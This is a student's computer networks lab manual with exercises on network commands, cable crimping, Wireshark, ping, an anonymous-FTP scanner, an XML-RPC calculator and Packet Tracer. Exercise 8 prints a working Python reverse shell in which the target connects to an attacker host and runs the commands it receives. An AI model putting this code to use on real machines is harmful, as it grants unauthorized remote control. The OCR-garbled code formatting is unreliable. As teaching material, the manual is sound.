
RAJALAKSHMI ENGINEERING COLLEGE

DEPARTMENT OF INFORMATION TECHNOLOGY

CS23532 - COMPUTER NETWORKS

LAB MANUAL

Name	: SHIYAM PURUSHOTHAMAN
University Roll No.	: 2116231001193
Year / Branch	: III / B.Tech IT
Semester	: V
Academic Year	: 2025 - 2026



RAJALAKSHMI ENGINEERING COLLEGE

BONAFIDE CERTIFICATE

NAME .... SHIYAM PURUSHOTHAMAN ....

ACADEMIC YEAR ...2025..... SEMESTER ...V.......... BRANCH ...IT.....

UNIVERSITY REGISTER No, 2116231001193

Certified that this is the bonafide record of work done by the above student in the

..CS23532 Computer Networks.... *Laboratory during the year* 2025 - 2026.......

Signature of Faculty - in - Charge

Submitted for the Practical Examination held on....30/10/2025..........

Internal Examiner

External Examiner

INDEX

Ex. Nos. 1		**STUDY OF VARIOUS NETWORK COMMANDS USED IN WINDOWS AND LINUX**
Date :	**11-07-25**	

Aim:

To study and execute various basic networking commands in the **Windows** and **Linux** operating systems to understand their purpose and output.

Basic Networking Commands in Windows

Command	Full Form / Purpose	Description / Output
`arp -a`	Address Resolution Protocol	Displays IP and MAC addresses of your system and connected devices.
`hostname`	Host Name	Displays the name of the local computer.
`ipconfig /all`	Internet Protocol Configuration	Shows detailed TCP/IP configuration (IP, subnet mask, gateway, DNS, DHCP info).
`nbtstat -a <hostname>`	NetBIOS over TCP/IP Statistics	Displays NetBIOS name table of a remote machine to troubleshoot name resolution.
`netstat -r`	Network Statistics	Displays active TCP/IP connections, routing tables, and interface statistics.
`nslookup www.google.com`	Name Server Lookup	Displays DNS details and IP address of a domain.
`pathping www.google.com`	Path + Ping	Combines ping and tracert to show route and packet loss statistics for each hop.
`ping www.google.com`	Packet Internet Groper	Tests connectivity between your computer and another device/domain.
`route print`	Route Command	Displays or modifies entries in the local IP routing table.

Basic Networking Commands in Linux

Command	Full Form / Purpose	Description / Output
`ifconfig`	Interface Configuration	Displays IP address, MAC address, and interface details (requires `net-tools`).
`hostname`	Host Name	Displays or sets the system's hostname.
`ping www.google.com`	Packet Internet Groper	Tests network connectivity to a host or domain.
`traceroute www.google.com`	Trace Route	Displays the route packets take to reach a network host.
`netstat -r`	Network Statistics	Shows routing tables and network connections.
`nslookup www.google.com`	Name Server Lookup	Queries DNS to obtain domain IP information.
`route -n`	Route Command	Displays kernel routing table in numeric form.
`arp -n`	Address Resolution Protocol	Displays ARP table with IP–MAC mappings.
`nmcli device show`	Network Manager Command Line Interface	Displays all network interface configurations.
`ip addr show`	IP Address Command	Displays IP and link layer information (modern replacement for `ifconfig`).

Procedure:

1. Open **Command Prompt (Windows)** or **Terminal (Linux)** with administrator/root privileges.

2. Execute each of the above commands one by one.

3. Observe and note down the following information:

    - IP Address
    - Default Gateway

    - DNS Information

    - Hostname

    - Number of Hops and Latency

4. Record observations in your practical notebook.

Commands Executed:

Windows

```
None
arp -a
hostname
ipconfig /all
nbtstat -a <computer_name>
netstat -r
nslookup www.google.com
pathping www.google.com
ping localhost
ping 4.2.2.2
ping www.facebook.com
route print
```

Linux

```
None
ifconfig
hostname
ping www.google.com
traceroute www.google.com
netstat -r
nslookup www.google.com
route -n
arp -n
```

```
nmcli device show
ip addr show
```

Description:

The above commands are used for **network troubleshooting, monitoring, and configuration**. They help in verifying IP settings, DNS resolution, route tracing, connection statistics, and connectivity between devices in a network.

Result:

The basic networking commands were successfully executed in **Windows** and **Linux** terminals. The system's **IP configuration, DNS details, routing table, and connectivity status** were obtained correctly.

Ex. Nos. 2		**MANUAL ASSIGNMENT OF IP ADDRESS FOR WI-FI CONNECTION (WINDOWS)**
Date :	**11-07-25**	

Aim:

To configure and assign an **IP address manually** to a Wi-Fi adapter in the Windows operating system.

Procedure:

1. Open **Control Panel → Network and Internet → Network and Sharing Center.**
2. Click **Change Adapter Settings** on the left side.
3. Right-click on your **Wi-Fi adapter → Properties.**
4. Select **Internet Protocol Version 4 (TCP/IPv4)** and click **Properties.**
5. Select **Use the following IP address** and enter:
    - **IP Address:** `192.168.1.20`
    - **Subnet Mask:** `255.255.255.0`
    - **Default Gateway:** `192.168.1.1`
    - **Preferred DNS Server:** `8.8.8.8`

6. Click **OK** and close all windows.

7. Open **Command Prompt** and verify configuration:

```
None
ipconfig
ping 192.168.1.1
ping www.google.com
```

Description:

Manual IP assignment for Wi-Fi allows a user to configure a **static IP address** instead of using DHCP.
This ensures consistent network addressing, better device management, and improved troubleshooting in LAN/WLAN networks.

Result:

The Wi-Fi adapter was successfully configured with a manual IP address.
The computer was able to communicate with the router and access the internet successfully

Ex. Nos. 3		STUDY OF DIFFERENT TYPES OF NETWORK CABLES AND CRIMPING OF CABLE WITH RJ45 CONNECTOR
Date :	11-07-25	

Aim:

To study different types of network cables and to **prepare (crimp)** a network cable using **RJ45 connectors** for establishing LAN connections between network devices.

Apparatus Required:

S.No	Equipment / Component	Quantity
1	**CAT5e / CAT6 UTP Cable**	1 roll
2	**RJ45 connectors (8P8C)**	2 Nos
3	**Crimping tool**	1
4	**Cable stripper / Cutter**	1
5	**LAN tester (optional)**	1
6	**Computer systems / Switch**	As required

Theory:

A **network cable** is a medium through which data is transmitted between computers and other network devices.
Different types of network cables are used based on **speed**, **distance**, and **network environment**.

1. Types of Network Cables

1. Twisted Pair Cable

- Most commonly used for LAN (Local Area Network).
- Consists of pairs of insulated copper wires twisted together.
- Types:
    - **UTP (Unshielded Twisted Pair)** → No metallic shielding; used in LAN.
    - **STP (Shielded Twisted Pair)** → Shielded to reduce interference.
- Categories (CAT):

Category	**Speed**	**Frequency**
CAT5	Up to 100 Mbps	100 MHz
CAT5e	Up to 1 Gbps	100 MHz
CAT6	Up to 10 Gbps	250 MHz
CAT7	Up to 10 Gbps	600 MHz

2. Coaxial Cable

- Has a central copper conductor, dielectric insulator, and braided shield.
- Used in **cable TV** and early Ethernet.
- Types:
    - **ThinNet (10Base2)**
    - **ThickNet (10Base5)**

3. Fiber Optic Cable

- Uses **light signals** instead of electrical signals.
- Offers **very high bandwidth** and **long-distance** communication.
- Types:
  - **Single Mode Fiber (SMF)** — long distance, thin core (8–10 µm).
  - **Multi Mode Fiber (MMF)** — short distance, thick core (50–62.5 µm).

2. Types of Ethernet Cables (Based on Connection Type)

Type	Use	Description
Straight-Through Cable	Connects **PC** → **Switch/Router**	Both ends follow same color code (T568B–T568B).
Crossover Cable	Connects **PC** ↔ **PC** or **Switch** ↔ **Switch**	One end T568A, other end T568B.

3. RJ45 Connector:

- RJ = **Registered Jack**.
- RJ45 is an **8-pin modular connector (8P8C)** used for Ethernet cables.
- Each pin carries a specific signal in the network.

4. Color Coding Standards

(A) T568A Color Code

Pin	Wire Color	Function
1	White/Green	Transmit +
2	Green	Transmit –
3	White/Orange	Receive +

4	Blue	Unused
5	White/Blue	Unused
6	Orange	Receive –
7	White/Brown	Unused
8	Brown	Unused

(B) T568B Color Code

Pin	Wire Color	Function
1	White/Orange	Transmit +
2	Orange	Transmit –
3	White/Green	Receive +
4	Blue	Unused
5	White/Blue	Unused
6	Green	Receive –
7	White/Brown	Unused
8	Brown	Unused

5. Crimping Process

(A) For Straight-Through Cable

- Both ends follow the **same standard (T568B–T568B)**.

(B) For Crossover Cable

- One end uses **T568A**, the other end **T568B**.

Diagram:

```None
Straight Cable (T568B–T568B)
PC ---------------------------Switch/Router

Crossover Cable (T568A–T568B)
PC ---------------------------- PC
```

Step-by-Step Procedure:

1. **Cut the UTP Cable:**
    - Take required length (1–2 meters) of CAT5e/CAT6 UTP cable.
2. **Strip the Cable:**
    - Use wire stripper to remove about 1 inch of insulation from both ends.
3. **Untwist and Arrange Pairs:**
    - Separate the 4 twisted pairs and arrange them according to the color code standard (T568A or T568B).
4. **Trim the Ends:**
    - Cut all 8 wires evenly to the same length (about 1/2 inch from jacket).
5. **Insert Wires into RJ45 Connector:**
    - Carefully insert the wires into RJ45 ensuring correct order and full contact with pins.
6. **Crimp the Connector:**
    - Place RJ45 into crimping tool and firmly press until the connector is properly crimped.
7. **Repeat for Other End:**
    - For **Straight Cable:** Use the same color code on both ends.
    - For **Crossover Cable:** Use T568A on one end and T568B on the other.

8. **Test the Cable:**

   - Use a **LAN tester** or connect devices to verify connectivity (check link lights).

Observation Table:

Cable Type	End 1 Code	End 2 Code	Purpose	Result
Straight	T568B	T568B	PC–Switch	Working
Crossover	T568A	T568B	PC–PC	Working

Result:

Different types of network cables were studied successfully.
A **UTP CAT5e cable** was **crimped using RJ45 connectors** to form **Straight-through and Crossover cables**.
Connectivity between network devices was successfully established and tested.

Ex. Nos. 4		**IMPLEMENT PACKET SNIFFING IN WIRESHARK**
Date :	**25-07-25**	

Aim:

To capture and analyze various network protocol packets (like TCP, UDP, ARP, DNS, HTTP, ICMP, DHCP) using **Wireshark** and apply display filters to inspect them.

Software Used:

- Wireshark Network Protocol Analyzer

Procedure:

General Steps (for all captures):

1. Open **Wireshark**.
2. Select **Local Area Connection** (or your active interface).
3. Go to **Capture** → **Options**.
4. Set: *Stop capture automatically after 100 packets*.
5. Click **Start** to begin capturing.
6. Use **filter bar** to type specific protocols like `tcp`, `arp`, etc.
7. Use **Statistics** → **Flow Graph** (for TCP/DNS) to view packet flow.
8. Click **File** → **Save** to store the captured packets.

Tasks & Outputs:

1. Filter: Display TCP/UDP packets and Flow Graph

- Filter used: `tcp or udp`
- Output: Displayed only TCP/UDP packets.
- Flow Graph: Viewable from Statistics → Flow Graph.

2. Filter: Display only ARP packets

- Filter used: `arp`
- Output: Displayed only Address Resolution Protocol packets.

3. Filter: Display only DNS packets and Flow Graph

- Filter used: `dns`
- Output: Displayed only DNS queries and responses.
- Flow Graph: Shows DNS request-response communication.

4. Filter: Display only HTTP packets

- Filter used: `http`
- Output: Captured HTTP traffic (browser or server communication).

5. Filter: Display IP/ICMP packets

- Filter used: `icmp or ip`
- Output: Shows ICMP packets (used in ping operations) and IP packet info.

6. Filter: Display only DHCP packets

- Filter used: `bootp` *(used for DHCP)*
- Output: Displays DHCP Discover, Offer, Request, Acknowledgement packets.

Result:

Successfully captured and filtered different protocol packets using Wireshark and understood how to inspect and analyze them with tools like filters and flow graphs

Ex. Nos. 5		**DEVELOP A CUSTOMIZED PING COMMAND TO TEST THE SERVER CONNECTIVITY**
Date :	**25-07-25**	

Aim:
To test and verify the connectivity between the local computer and remote servers using the ping command in Windows.

Description:
The ping command is a basic network utility used to check whether a host is reachable across an IP network. It measures the round-trip time for messages sent from the source to a destination and reports packet loss and latency.

Procedure:

1. **Basic Ping Command Command:**

```
ping www.google.com
```

Output:
Displays the IP address of the server, the number of packets sent, received, lost, and the average round-trip time.

2. **Ping Localhost (to check internal network stack) Command:**

```
ping localhost
```

Output:
Replies from 127.0.0.1 confirm that the TCP/IP stack on the local system is working properly.

3. **Ping Using IP Address Command:**

```
ping 8.8.8.8
```

Output:
Displays connectivity and delay time (in milliseconds) between your system and Google DNS server.

4. **Continuous Ping Test Command:**

```
ping www.google.com -t
```

Output:
Continuously pings the server until stopped manually (Ctrl + C), showing live latency and packet information.

5. **Ping with Specific Number of Echo Requests Command:**

```
ping www.google.com -n 5
```

Output:
Sends exactly 5 echo requests and displays the result with average time and packet loss summary.

6. **Ping with Packet Size Specification Command:**

```
ping www.google.com -l 1000
```

Output:
Sends a ping request with a packet size of 1000 bytes, showing transmission performance.

Result:
The ping commands were successfully executed in the Windows Command Prompt. The network connectivity, latency, and packet transmission status between the local computer and various servers were verified.

Ex. Nos. 6		BUILDING ANONYMOUS FTP SCANNER USING FTPLIB MODULE
Date :	01-08-25	

AIM
To create a Python-based FTP scanner using the **ftplib** module that:

- Checks if a public FTP server allows anonymous login.
- Lists the contents of directories on the server.

PROCEDURE

- Import the built-in **ftplib** module.
- Write two Python scripts:
    - **Sender side:** Connects to the FTP server, logs in anonymously, and lists the root directory.
    - **Receiver side:** Connects anonymously and lists a specific sub-directory.
- Run the scripts in Google Colab or any Python environment.
- Observe the login status, server message, and directory contents.

CODE

Sender Side Code

```
 # /usr/bin/env python3 import
 ftplib
def anonymousLogin(hostname):
     try:
         ftp = ftplib.FTP(hostname) # Connect to the host response
         = ftp.login('anonymous', 'anonymous') # Try
 anonymous login
```

```
        print(response)
        if "230" in response: # Login success code print("[+] "
            + str(hostname) + " FTP Anonymous Login
Succeeded.")          print("Welcome          Message:\n",
            ftp.getwelcome())          print("\nDirectory
            Listing:") ftp.dir() ftp.quit()
        else:
            print("[-] " + str(hostname) + " FTP Anonymous Login
Failed.")
except Exception as e: print("[-] " + str(hostname) + " FTP Anonymous
    Login Failed.") print("Error:", str(e))

# Run the function hostname =
'ftp.be.debian.org'
anonymousLogin(hostname)
```

Receiver Side Code

```
import ftplib
def check_anonymous_connection(host, path):
    try:
        with ftplib.FTP(host) as connection:
            connection.login('anonymous', 'anonymous')
            print("Welcome:",
            connection.getwelcome())
            print(f"\nListing   directory:   {path}")
            connection.cwd(path) for name, details in
            connection.mlsd():
                print(name, details['type'], details.get('size',
'N/A'))
except Exception as e:
        print("Error:", str(e))

# Example usage:
FTP_SERVER_URL  =  'ftp.be.debian.org'  DOWNLOAD_DIR_PATH  =
'/pub/linux/kernel/v5.x/'
check_anonymous_connection(FTP_SERVER_URL,
DOWNLOAD_DIR_PATH)
```

OUTPUT (Sample)

Sender Side Output:

```
230 Anonymous access granted, restrictions apply [+]
ftp.be.debian.org FTP Anonymous Login Succeeded.
Welcome Message:
 220 ProFTPD Server (mirror.as35701.net) Directory
Listing:
 drwxr-xr-x 9 ftp       ftp          4096 Aug 1 08:28 debian
...
```

Receiver Side Output:

```
Welcome: 220 ProFTPD Server (mirror.as35701.net)
Listing    directory:    /pub/linux/kernel/v5.x/
linux-5.10.1.tar.xz    file    113072564    linux-
5.10.2.tar.xz file 113167444
...
```

RESULT

- The script successfully connected to the FTP server (**ftp.be.debian.org**).
- It verified anonymous login is allowed (**230 Anonymous access granted**).
- The directory contents (both root and **/pub/linux/kernel/v5.x/**) were retrieved and displayed.
- This proves that the server provides public access and is working correctly.

Ex. Nos. 7		**DEVELOP A SIMPLE CALCULATOR USING XMLRPC**
Date :	**08-08-25**	

AIM

To develop a simple calculator application using the **XML-RPC protocol** in Python that performs basic arithmetic operations like addition, subtraction, multiplication, and division through client-server communication.

DESCRIPTION

XML-RPC (Extensible Markup Language Remote Procedure Call) is a protocol that uses XML to encode requests and responses and HTTP as a transport mechanism. It enables communication between a client and a server where the client invokes methods hosted on the server remotely.
In this experiment, a simple calculator service is created using XML-RPC in Python:

- The **server** hosts arithmetic functions.
- The **client** connects to the server to perform operations like addition, subtraction, multiplication, and division.

CODE

Server-Side Code (server.py)

```python
from xmlrpc.server import SimpleXMLRPCServer

# Create a simple calculator class
class Calculator:
    def add(self, x, y):
        return x + y

    def subtract(self, x, y):
        return x - y

    def multiply(self, x, y):
        return x * y

    def divide(self, x, y):
        if y != 0:
            return x / y
        else:
            return "Error: Division by zero is not allowed."

# Create server instance
server = SimpleXMLRPCServer(("localhost", 8000))
print("XML-RPC Server is running on port 8000...")

# Register functions
server.register_instance(Calculator())

# Run the server
server.serve_forever()
```

Client-Side Code (client.py)

```python
import xmlrpc.client

# Connect to the XML-RPC server
proxy = xmlrpc.client.ServerProxy("http://localhost:8000/")

# Perform arithmetic operations
print("Addition: 10 + 5 =", proxy.add(10, 5))
print("Subtraction: 10 - 5 =", proxy.subtract(10, 5))
print("Multiplication: 10 * 5 =", proxy.multiply(10, 5))
print("Division: 10 / 5 =", proxy.divide(10, 5))
print("Division by Zero: 10 / 0 =", proxy.divide(10, 0))
```

SOFTWARE REQUIREMENTS

- Operating System: Windows / Linux

- Python Version: 3.x or above
- Modules Required: `xmlrpc.server`, `xmlrpc.client` (built-in with Python)
- Text Editor or IDE: IDLE / VS Code / PyCharm

PROCEDURE

1. Open a Python IDE or terminal.
2. Create two separate Python files: **server.py** and **client.py**.
3. Write the provided server-side code in `server.py` and client-side code in `client.py`.
4. Run the **server.py** file first to start the XML-RPC server.
5. Run the **client.py** file to perform arithmetic operations remotely.
6. Observe the results displayed on the client screen and verify the server output.

OUTPUT (Sample) Server-Side Output:

```
None
XML-RPC Server is running on port 8000...
```

Client-Side Output:

```
None
Addition: 10 + 5 = 15
Subtraction: 10 - 5 = 5
Multiplication: 10 * 5 = 50
Division: 10 / 5 = 2.0
```

```
Division by Zero: 10 / 0 = Error: Division by zero is not
allowed.
```

RESULT

The XML-RPC-based calculator was successfully implemented. The client communicated with the server using XML-RPC, performed all arithmetic operations remotely, and displayed accurate results. This demonstrates the use of XML-RPC protocol for remote function execution in Python

Ex. Nos. 8		**DEVELOP A PROGRAM TO CREATE REVERSE SHELL USING TCP SOCKETS**
Date :	**05-09-25**	

AIM:
The aim of this exercise is to understand and implement a reverse shell using TCP sockets. This will demonstrate how a client can connect back to an attacker (server) machine and allow the attacker to remotely execute commands on the client machine.

DESCRIPTION:
A reverse shell is a type of shell in which the target machine connects back to the attacking machine and allows the attacker to execute commands remotely. In this exercise, we will simulate a basic reverse shell using Python's TCP socket library. The client will establish a connection to the server, and the server will send commands to be executed on the client machine. The client will then return the output of those commands back to the server.
We will implement this in two parts:
1. Server-Side (Attacker): The server listens for incoming connections from the client and sends commands to be executed.
2. Client-Side (Target): The client connects back to the server and executes commands sent by the attacker.
This exercise is intended for educational purposes, specifically to demonstrate the concept of reverse shells in a controlled, ethical environment.

TOOLS AND TECHNOLOGIES:
- Programming Language: Python 3.x
- Libraries:
  - socket: For network communication via TCP/IP sockets.
  - subprocess: To execute commands on the client machine.
  - os: To change directories on the client machine.
- Operating Systems:
  - Linux (or any OS where Python and network tools are supported).

- Port Number: 9999 (example, can be customized).

LAB SETUP:
1. Server Machine (Attacker):
- IP Address: The machine that will listen for incoming connections from the client.
- Port Number: Use an open port for listening (e.g., 9999).
- Firewall Settings: Ensure the port 9999 is open for incoming connections.

2. Client Machine (Target):

- IP Address: The client connects back to the attacker's machine.
- Firewall Settings: Ensure that outgoing connections to the server machine's IP address and port are allowed.

PROCEDURE:

Step 1: Set Up the Server (Listener) Script on the Attacker Machine 1.
Create a new Python script on the attacker machine (e.g., server.py).
2. Copy the following code into the script:

```
import socket import subprocess import
os
# Server listening on a specified IP and port
SERVER_IP = '0.0.0.0' # Bind to all available interfaces
SERVER_PORT = 9999 # Choose a port number
# Create a socket object server_socket = socket.socket(socket.AF_INET,
socket.SOCK_STREAM)
# Bind the socket to the IP address and port server_socket.bind((SERVER_IP,
SERVER_PORT))
# Listen for incoming connections

server_socket.listen(1) print(f"[*] Listening on
{SERVER_IP}:{SERVER_PORT}...")
# Accept incoming client connection client_socket,
client_address = server_socket.accept() print(f"[*]
Connection established with {client_address}") while
True:
# Wait for a command from the attacker (server-side) command
= input("Shell> ")
# If the command is 'exit', close the connection
if command.lower() == "exit":
client_socket.send(b"exit") print("[*] Closing
connection.") break
# Send the command to the client client_socket.send(command.encode())
# Receive the response from the client (output of the command)
response = client_socket.recv(1024) # Print the response from
the client print(response.decode(), end="") # Close the client
socket client_socket.close() server_socket.close()
```

3. Run the server script: Open
a terminal and run:

```
python3 server.py
```

o

o The server will now listen for connections on 0.0.0.0 (all interfaces) and port 9999.

Step 2: Set Up the Client (Reverse Shell) Script on the Target Machine

1. Create a new Python script on the target machine (e.g., client.py).
2. Copy the following code into the script: import socket import subprocess import os

```
# Server (attacker) IP and port to connect to
SERVER_IP = '192.168.1.100' # Change this to your attacker's IP
SERVER_PORT = 9999 # This should match the server port
# Create a socket object client_socket = socket.socket(socket.AF_INET,
socket.SOCK_STREAM)
# Connect to the attacker's machine
client_socket.connect((SERVER_IP, SERVER_PORT))
while True:
# Receive the command from the server
command =
client_socket.recv(1024).decode() if
command.lower() == "exit": print("[*] Exiting...")
break
# Execute the received command
if command.startswith('cd '): try:
# Change directory
os.chdir(command.strip('cd '))
client_socket.send(b"Changed
directory") except FileNotFoundError as
e:
client_socket.send(f"Error: {e}".encode())

else:
try:
# Execute the command

output = subprocess.check_output(command, shell=True,

stderr=subprocess.STDOUT)

client_socket.send(output) except
subprocess.CalledProcessError as e:
client_socket.send(f"Error: {e}".encode())
# Close the socket after exiting client_socket.close()
```

3. Run the client script: Open a terminal and run:

```
python3 client.py
```

o

o The client will connect to the attacker’s machine at the specified IP address and port.

Step 3: Test the Reverse Shell
1. Start the server on the attacker's machine by running the server.py script.
2. Start the client on the target machine by running the client.py script.
3. Interact with the shell:
  - Once the client connects, the attacker (server) can type commands in the terminal, such as:
    - ls – Lists the files in the current directory on the target machine.
    - pwd – Displays the current directory.
    - cd /path/to/directory – Changes the working directory.
    - exit – Closes the connection between the client and the server.
4. Observe the outputs on the attacker's terminal (server side). Each command will be executed remotely on the client machine, and the results will be displayed on the server.

OUTPUTS:

1. Server-Side Output:

- The server successfully listens on the specified port and waits for an incoming connection from the client.
- After the client connects, the attacker can send commands and receive the output.

Sample Output:

```
[*] Listening on 0.0.0.0:9999...
[*] Connection established with ('192.168.1.101', 53762)
Shell> ls
Desktop Documents Downloads Music Pictures Videos
Shell> pwd /home/user
Shell>  cd  /home
Shell>     ls     user
another_user
Shell> exit
[*] Closing connection.
```

2. Client-Side Output:

- The client connects to the server and listens for incoming commands. It then executes each command and sends back the result to the server.

Sample Output:

```
[*] Exiting…
```

RESULT:

The client successfully connected back to the server and executed commands sent by the attacker, returning their output.
Works for simple non-interactive commands; implement output framing, auth/encryption for robustness and use only in authorized, controlled environments.

Ex. Nos. 9		**DESIGN A SIMPLE TOPOLOGY AND CONFIGURE WITH ONE ROUTER, TWO SWITCHES AND PCS USING CISCO PACKET TRACER**
Date :	**12-09-25**	

AIM:
To design and configure a simple network topology consisting of one router, two switches, and multiple PCs in Cisco Packet Tracer, and enable communication between PCs.

DEFINITIONS

- Router: A networking device that forwards data packets between computer networks, directing traffic on the internet.

- Switch: A device that connects devices within a network and uses MAC addresses to forward data to the correct destination.
- PC (Personal Computer): End devices in a network that users interact with to send and receive data.
- Cables:


○ Straight-through cable: Used to connect different devices like PC to switch or switch to router.
○ Crossover cable: Used to connect similar devices, like switch to switch (rarely needed with modern switches).
○ Console cable: Used to connect PC to router or switch console port for Configuration.

EQUIPMENT NEEDED

- Cisco Packet Tracer software
- 1 Router (e.g., 2811)
- 2 Switches (e.g., 2960)
- 4 PCs
- Appropriate cables (Copper Straight-Through)

STEP-BY-STEP PROCEDURE

Step 1: Open Cisco Packet Tracer
- Launch Cisco Packet Tracer on your computer.



Step 2: Add Devices to Workspace
